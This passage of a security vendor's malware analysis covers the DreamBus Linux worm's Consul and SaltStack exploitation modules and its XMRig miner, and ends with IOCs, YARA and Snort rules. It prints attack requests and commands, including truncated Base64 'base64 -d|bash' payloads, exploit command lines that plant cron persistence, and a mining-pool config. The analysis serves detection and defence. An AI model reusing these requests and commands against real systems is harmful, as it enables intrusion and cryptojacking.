When the shell command is decoded and executed, it will download the main DreamBus spreader module using the path /sp.<arch>.

DreamBus HashiCorp Consul module

HashiCorp Consul is a multicloud service networking platform to connect and secure services. This DreamBus module exploits a vulnerability in the HashiCorp Consul service’s API that enables remote code execution on Consul nodes. The exploit requires the settings *EnableScriptChecks*, *EnableLocalScriptChecks*, or *EnableRemoteScriptChecks* to be enabled on the server. The DreamBus module searches for Consul servers running on port 8500. The module scans the same internal and external ranges as the other modules. The first step in the scanning process is to locate Consul servers through the HTTP request shown below:

```
GET /v1/agent/self HTTP/1.1
Host: 127.0.0.1
```

The DreamBus Consul module expects a response that contains only the letter a. It’s not quite clear why the malware author chose to use this as a flag for detecting a HashiCorp Consul instance, since this is likely to result in many false positives. A similar exploit published by Metasploit checks for the EnableScriptChecks flags in the server response. If the expected response condition is met, the DreamBus module will then attempt to remove a service named *systemd-service* by sending the following HTTP PUT request to the Consul API:

```
PUT /v1/agent/service/deregister/systemd-service HTTP/1.1
Host: %s:%d
User-Agent: consul-api-c
Content-Type: application/json
```

After attempting to remove the service, the DreamBus Consul module will attempt to register a service with the same name as shown below:

```
PUT /v1/agent/service/register HTTP/1.1
Host: %s:%d
User-Agent: consul-api-c
Content-Type: application/json
Content-Length: %d

{"ID": "systemd-service","Name": "systemd-service","Address": "127.0.0.1","Port":
8500,"check":{"Args": ["sh","-c","echo WFJBTkRPTQpleGVjICY+L2Rldi...
[snip]...UvZGVyZWdpc3Rlci9zeXN0ZW1kLXNlcnZpY2U7ZG9uZQpjb25zdWwgc2VydmljZXMgZGVyZWdpc3R
 -d|bash"],"TTL": "120s"}}
```

This registration command will register a service named systemd-service that executes Base64-encoded shell commands. These commands contain code similar to other DreamBus modules that attempt to download and install a cURL if it doesn’t exist on the system, and send a request to a hardcoded TOR domain with the filepath /csl.<arch>, which will download and execute the main DreamBus module. The shell commands will also loop through the compromised system’s network adapters and attempt to deregister the systemd-service through the API and through the shell commands shown below:

```
ips=$(echo localhost; echo 127.0.0.1;hostname -i;ip a |grep "inet "|awk {'print
$2'}|cut -d '/' -f 1;ifconfig |grep "inet "|awk {'print $2'})
for i in $ips ;do curl -m60 -X PUT http://$i:
{8500}/v1/agent/service/deregister/systemd-service;done
for i in $ips ;do wget -t1 -T60 -qO- --method=PUT http://$i:
{8500}/v1/agent/service/deregister/systemd-service;done
consul services deregister -id=systemd-service
```

The DreamBus Consul module will then send three subsequent HTTP PUT requests to register the same service, but with a few slight variations of the command parameters using the *script* parameter (instead of the *Args*) as shown below:

```
PUT /v1/agent/service/register HTTP/1.1
Host: %s:%d
User-Agent: consul-api-c
Content-Type: application/json
Content-Length: %d

{"ID": "systemd-service","Name": "systemd-service","Address": "127.0.0.1","Port":
8500,"check":{"script": "echo WFJBTkRPTQpleGVjICY+L2Rldi...
[snip]...UvZGVyZWdpc3Rlci9zeXN0ZW1kLXNlcnZpY2U7ZG9uZQpjb25zdWwgc2VydmljZXMgZGVyZWdpc3R
 -d|bash","TTL": "120s"}}
```

The third registration request is identical to the first registration request, but the module replaces the *TTL* field with the *Interval* field.

```
PUT /v1/agent/service/register HTTP/1.1
Host: %s:%d
User-Agent: consul-api-c
Content-Type: application/json
Content-Length: %d

{"ID": "systemd-service","Name": "systemd-service","Address": "127.0.0.1","Port":
8500,"check":{"Args": ["sh","-c","echo WFJBTkRPTQpleGVjICY+L2Rldi...
[snip]...UvZGVyZWdpc3Rlci9zeXN0ZW1kLXNlcnZpY2U7ZG9uZQpjb25zdWwgc2VydmljZXMgZGVyZWdpc3R
 -d|bash"],"Interval": "120s"}}
```

The fourth registration request is identical to the second registration request, with the *TTL* field replaced with the *Interval* field.

```
PUT /v1/agent/service/register HTTP/1.1
Host: %s:%d
User-Agent: consul-api-c
Content-Type: application/json
Content-Length: %d

{"ID": "systemd-service","Name": "systemd-service","Address": "127.0.0.1","Port":
8500,"check":{"script": "echo WFJBTkRPTQpleGVjICY+L2Rldi...
[snip]...UvZGVyZWdpc3Rlci9zeXN0ZW1kLXNlcnZpY2U7ZG9uZQpjb25zdWwgc2VydmljZXMgZGVyZWdpc3R
 -d|bash","Interval": "120s"}}
```

After sending these four registration requests, the DreamBus Consul module will call the *deregister* command once again with the same parameters as described previously to clean itself up.

HashiCorp has published an advisory about the conditions, in which this vulnerability can be triggered, as well as guidance to secure a Consul instance.

DreamBus SaltStack module

The most recent DreamBus module observed by Zscaler ThreatLabZ targets SaltStack, which is a Python-based open source IT automation framework. The module exploits CVE-2020-11651, which is an authentication bypass that results in full remote command execution as root. This exploit was originally described by F-Secure, who found that there were 6,000 SaltStack servers that were exposed to the internet, and therefore, potentially vulnerable.

The DreamBus module performs an initial check to make sure that /usr/bin/curl and /usr/bin/python3 exist on the system and are executable. If they are not present, the module will exit. The module then scans for SaltStack servers on port 4506 on private subnets and the internet ranges 1.0.0.0/8 – 222.0.0.0/8

```
GET / HTTP/1.1
Host: 127.0.0.1
```

The module checks if the server responds with the bytes ff 00 00 00 00 00 00 00 01 7f. These bytes are representative of the ZeroMQ protocol that is used by SaltStack.

If successful, the module will execute a series of commands. It will first create a directory under /tmp/.salted/ and write a Base64-encoded shell script named x.pe to this directory and execute it. This script performs a variety of actions. A Base64-encoded string is decoded and written to e.py. This is a Python script that contains a copy of an open source proof-of-concept exploit for this vulnerability. Another shell script is created with the name x.px in the /tmp/.salted/ directory. This script contains the code to download the main DreamBus spreader from a hardcoded TOR domain with the path /st.<arch> if the exploit is successful. It will also attempt to delete the files /etc/cron.d/tmp00 and /tmp/.systemd-salt. The script then writes the following lines for a cron job to a file named x.pa.

```
* * * * * root /bin/bash /tmp/.systemd-salt
```

Next, two shell commands attempt to install the Python packages: *msgpack* and *pyzmq*. These packages are dependencies required by the Python-based exploit script that launches the exploit. The Dreambus module launches the exploit three times with the following command lines:

```
python3 e.py -p 4506 -w /tmp/.systemd-salt -f ./x.px $1
python3 e.py -p 4506 -w /etc/cron.d/tmp00 -f ./x.pa $1
python3 e.py -p 4506 -c "echo WFJBTkRPTQpleGVjICY…[snip]...G9uZQo=|base64 -d|bash" -m
$1
```

The first and second command launch the Python exploit script e.py with the same parameters: the port number of the SaltStack server (with the -p option), the file from the Salt Master to write (with the -w option), the content of the file to write (with the -f option), and the IP address of the server to target. The differences between the two commands are that the first command writes the content of the file x.px to /tmp.systemd-salt, while the second command writes the content of the file x.pa to /etc/cron.d/tmp00. This allows DreamBus to establish persistence on the compromised SaltStack server.

The third command launches the exploit script with the port, a command to execute (with the -c option), a flag to run the command on all active minions (with the -m option), and the IP address of the SaltStack server. The command consists of the same Base64 encoded content as the file x.px that downloads the main Dreambus spreader module.

Finally, the files e.py (the Python-based exploit script), x.pa (the temporary cron job), x.pe (the main Base64 encoded shell script), and x.px (main spreader module script) are deleted to hide the exploitation.

Additional DreamBus modules

Prior open source reporting has also identified modules that have been deployed by DreamBus that target Apache Fink and Jenkins.

DreamBus XMRig Monero miner module

The current monetization vector for DreamBus is through mining a cryptocurrency known as Monero (XMR), which is a popular alternative to Bitcoin due to its improvements in anonymity. At the time of publication, the value of Monero is up over 100 percent in the past year, further increasing the threat actor's profits.

To mine Monero, DreamBus downloads an XMRig module through the /cpu command. The XMRig module is compiled regularly with the most recent version, XMRig 6.7.1, built on January 15, 2021. The XMRig configuration specifies a mining pool to use the infected system's CPU to mine Monero cryptocurrency. An example hardcoded configuration is shown below:

```
{
    "api": {
        "id": null,
        "worker-id": null
    },
    "http": {
        "enabled": false,
        "host": "127.0.0.1",
        "port": 0,
        "access-token": null,
        "restricted": true
    },
    "autosave": true,
    "version": 1,
    "background": true,
    "colors": true, [snip]
    "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": false,
        "hw-aes": null,
        "priority": null,
        "memory-pool": false,
        "yield": true,
        "max-threads-hint": 100,
        "asm": true,
        "argon2-impl": null,
        "astrobwt-max-size": 550,
        "cn/0": false,
        "cn-lite/0": false,
        "kawpow": false
    }, [snip]
    "donate-level": 5,
    "donate-over-proxy": 1,
    "log-file": null,
    "pools": [
        {
            "algo": null,
            "coin": "monero",
            "url": "164.132.105.114:8080",
            "user": "x",
            "pass": "x",
            "rig-id": null,
            "nicehash": true,
            "keepalive": true,
            "enabled": true,
            "tls": false,
            "tls-fingerprint": null,
            "daemon": false,
            "self-select": null
        [snip]
    ],
    "print-time": 60,
    "health-print-time": 60,
    "retries": 5,
    "retry-pause": 5,
    "syslog": false,
    "user-agent": null,
    "watch": true,
    "pause-on-battery": false
}
```

Attribution

The threat actor behind DreamBus is likely located in or near Russia based on the time when new commands are pushed out. Updates and new commands are issued that typically start around 6:00 a.m. UTC or 9:00 a.m. Moscow Standard Time (MSK) and end approximately at 3:00 p.m. UTC or 6:00 p.m. MSK.

Conclusion

While DreamBus is currently used for mining cryptocurrency, the threat actor could pivot to more disruptive activities such as ransomware. In addition, other threat groups could leverage the same techniques to infect systems and compromise sensitive information that can be stolen and easily monetized. The DreamBus threat actor continues to innovate and add new modules to compromise more systems, and regularly pushes out updates and bug fixes. The threat actor behind DreamBus is likely to continue activity for the foreseeable future hidden behind TOR and anonymous file-sharing websites. Therefore, organizations must be vigilant and take the necessary precautions to prevent infections.

There are a number of best practices that organizations can take to prevent attacks. These include properly securing all applications that are both publicly *and* privately accessible. Strong passwords should always be used to secure internet services, and SSH public key authentication can be further strengthened by requiring a password to decrypt the private key. Organizations should also deploy network and endpoint monitoring systems to identify compromises and be mindful of systems that engage in bruteforce attacks, which are typically very noisy.

Detections

Zscaler’s multilayered cloud security platform detects indicators at various levels, as shown below:

ELF32.Coinminer.DreamBus

ELF32.Coinminer.XMRig

Linux.Worm.SSHSpreader

MITRE ATT&CK Table

Tactic	Technique
T1133	External Remote Services
T1090	Proxy
T1110	Brute Force
T1190	Exploit Public-Facing Application
T1210	Exploitation of Remote Services
T1078	Valid Accounts
T1552	Unsecured Credentials
T1592	Gather Victim Host Information
T0011	Command and Control
T1053	Scheduled Task/Job
T1496	Resource Hijacking

Indicators of Compromise (IOCs)

The following IOCs can be used to detect a DreamBus infection.

Samples

SHA256 Hash	Module Name
e78fc101133d1803cd462b68058c5c238f56b1fe9416e5997cfe7d44947092a2	PostgreSQL Spreader x86

2556c8cedd6f0ff7d16be9093bbfd0e86ede3e47fab13dfeb8d3964f10b18ea4	PostgreSQL Spreader x64
0e726a4fff8efeff3fdd127bed6ed28d5f51ff2c4f1e40a267984f7edae8e7d3	Apache Spark Spreader x64
636accbee3f2163945886fa8f68c74449eb3d54769a1747728197e7804339b91	HashiCorp Consul Spreader x64
f0ded99a521dc8be2b331fe7cdfff56d428ba3a4882d25eac9b7f7b9cefeea3d	Hadoop YARN Spreader x64
33b0b3649faa07f9b62727f24a09ee5edc6b0ffc00e1a57633166abf7783fc7b	SaltStack Spreader x64
aa38ca6252eee5c7a2cb51a7a2fe8b2660145ca5717f462ca83248bec5929608	XMRig Miner x64
378253939be1eded3fc70c70d8d8471b90e4a8da917bc2ed412175e906555673	Redis Spreader x64 (Auth)
71efa6b7dafc8c6af2aa5579f0358161308c56a3a6c3b947f53410415675e261	Redis Spreader x64 (No Auth)
8f82943f33ab4dd5979b7654d0402e256334c96d962d13de1bddebb9bc54f994	Main Spreader x64
030c5dec24dc8fafff71dc4f0b68ef80b23bd1a276cd76c9530e26ac1e273412	SSH Spreader TAR file

Network Indicators

Domain / IP Address	Description
dreambusweduybcp.onion	TOR domain for commands
qsts2vqotnlh2h5xwa7fp3iopb7h7cngknjjo4f4sxhrwcqgughipxid.onion	TOR domain for modules
i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad.onion	TOR domain for modules
nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd.onion	TOR domain for modules
ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd.onion	TOR domain for modules
ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd.onion	TOR domain for modules
bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmb2b5oi43yd.onion	TOR domain for modules
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad.onion	TOR domain for modules
sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd.onion	TOR domain for modules
25wlksd35c2fs55rnhlcfz3jjaujxmbmfkvrxeu7tkgnnesdhh3gghqd.onion	TOR domain for modules
164.132.105.114	Monero mining pool
136.243.90.99	Monero mining pool

94.176.237.229	Monero mining pool
153.127.216.132	Monero mining pool
94.237.85.89	Hosts various DreamBus components

Host Indicators

Filenames	Description
.systemd-service.sh	Main Spreader Script
systemd-service.sh	Main Spreader Script
0systemd-service	Main Spreader Script
/tmp/.X11-unix/sshd	DreamBus SSH bruteforce spreader module TAR file
/tmp/.X11-unix/01	DreamBus main module lock file
/tmp/.X11-unix/22	DreamBus module lock file
/etc/cron.d/systemdd	DreamBus Redis module cron
/etc/cron.d/tmp00	DreamBus SaltStack module cron
/tmp/.salted/	DreamBus SaltStack exploit temporary directory
/tmp/.systemd-salt	DreamBus SaltStack backdoor

Yara rules

These rules are valid on unpacked DreamBus binaries.

```
rule dreambus_module
{
  strings:
    $ = "/tmp/.X11-unix/22"
    $ = "172.16.0.0/12"
    $ = "192.168.0.0/16"
    $ = "10.0.0.0/8"
  condition:
    all of them
}


rule dreambus_main
{
  strings:
    $ = "/tmp/.X11-unix/01"
    $ = "/dev/null"
    $ = {2D 63 00 2F 62 69 6E 2F 73 68 00}
    $ = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
  condition:
    all of them
}
```

Snort rules

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler TROJAN DreamBus Command
Request"; flow:established,to_server; content:"GET"; http_method; content:"/cmd";
http_uri; content:"User-Agent: -"; http_header; classtype:trojan-activity; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler TROJAN DreamBus Command
Request"; flow:established,to_server; content:"GET"; http_method; content:"/trc";
http_uri; content:"User-Agent: -"; http_header; classtype:trojan-activity; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler TROJAN DreamBus Beacon
Request"; flow:established,to_server; content:"GET"; http_method; content:"/bot";
http_uri; content:"User-Agent: -"; http_header; classtype:trojan-activity; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler TROJAN DreamBus XMRig
Request"; flow:established,to_server; content:"GET"; http_method; content:"/cpu";
http_uri; content:"User-Agent: -"; http_header; classtype:trojan-activity; rev:1;)
```